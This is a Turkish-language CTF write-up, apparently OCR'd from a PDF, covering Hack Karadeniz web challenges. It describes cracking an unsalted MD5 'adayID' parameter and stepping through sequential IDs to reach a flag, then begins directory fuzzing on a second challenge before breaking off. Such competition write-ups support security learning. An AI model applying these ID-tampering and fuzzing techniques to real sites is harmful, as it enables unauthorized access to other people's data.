

Hack Karadeniz CTF Writeup

Web App CTF


Interview




Soruda verilen URL'e gidildiğinde SAĞ üst köşede yer alan Twitter simgesinde yönlendirilen bir sosyal medya hesabı olduğu görülmektedir.




Sosyal medya hesabı kontrol edildiğinde, takip edilen sadece 1 kişi olduğu ve o kişini 'Ayşe Zonguldak' olduğu görülüyor.







Herkes için mülakat fırsatı. Mülakat paneline erişmek için İnsan Kaynaklarından Ayşe Zonguldak Hanım'a mail yoluyla cv'nizi iletiniz

Soruda verilen URL'de yer alan "Ayşe Zonguldak Hanıma mail atın" bilgisi ile yola çıkarak, kendisine mail atılmıştır.



Bize geri dönüş yaptığı mail'de verdiği bilgileri, hızlıca denemeye başladık ve bir kaç değişiklikten sonra FLAG'i elde etmeyi başardık.





GET isteğinde adayID diye giden query stringte md5 bir değer olduğu belirledik .

Enter up to 20 non-salted hashes, one per line:

c4ca4238a0b923820dcc509a6f75849b

Ben robot değilim

reCAPTCHA
Gizlilik - Şartlar


Crack Hashes


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c4ca4238a0b923820dcc509a6f75849b	md5	1

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Download CrackStation's Wordlist


Document
CrackStation - Online Password
https://int101.hackkaradeniz.xyz/mlktktlmadylgnpnl/index.php?adayID=c81e728d9d4c2f636f067f89cc14862c
Hoşgeldin Deniz
Aday ID: '2'
Click here to Logout.
MD5 - CyberChef
https://gchq.github.io/CyberChef/#recipe=MD5()&input=Mg
Download CyberChef
Last build: 9 days ago
Options
Operations
md5
MD5
MD4
SHA3
Favourites
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Recipe
MD5
Input
length: 1
lines: 1
2
Output
start: 0
end: 32
length: 32
time: 1ms
length: 32
lines: 1
c81e728d9d4c2f636f067f89cc14862c


Document
CrackStation - Online Password
https://int101.hackkaradeniz.xyz/mlktktlmadylgnpnl/index.php?adayID=eccbc87e4b5ce2fe28308fd9f2a7baf3
Hoşgeldin Kemal
Aday ID: '3'Flag: Flag{v3n1_v1d1_v1c1}
Click here to Logout.
MD5 - CyberChef
https://gchq.github.io/CyberChef/#recipe=MD5()&input=Mw
Last build: 9 days ago
Options
Recipe
MD5
Input
length: 1
lines: 1
3
Output
start: 0
end: 32
length: 32
time: 1ms
length: 32
lines: 1
eccbc87e4b5ce2fe28308fd9f2a7baf3


Flag{}

APT55




Soruda verilen URL'e gidildiğinde, Login ve SignUp html olduğu, arkada çalışan bir JavaScript olmadığından alınan değerlerin bir yere gönderilmediği görülmüştür...

biraz araştırmadan sonra SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt ile directory fuzzing yapılmıştır...




Atılan fuzzing'de /php, /assets, /pages ve /old olduğu görülmüştür.

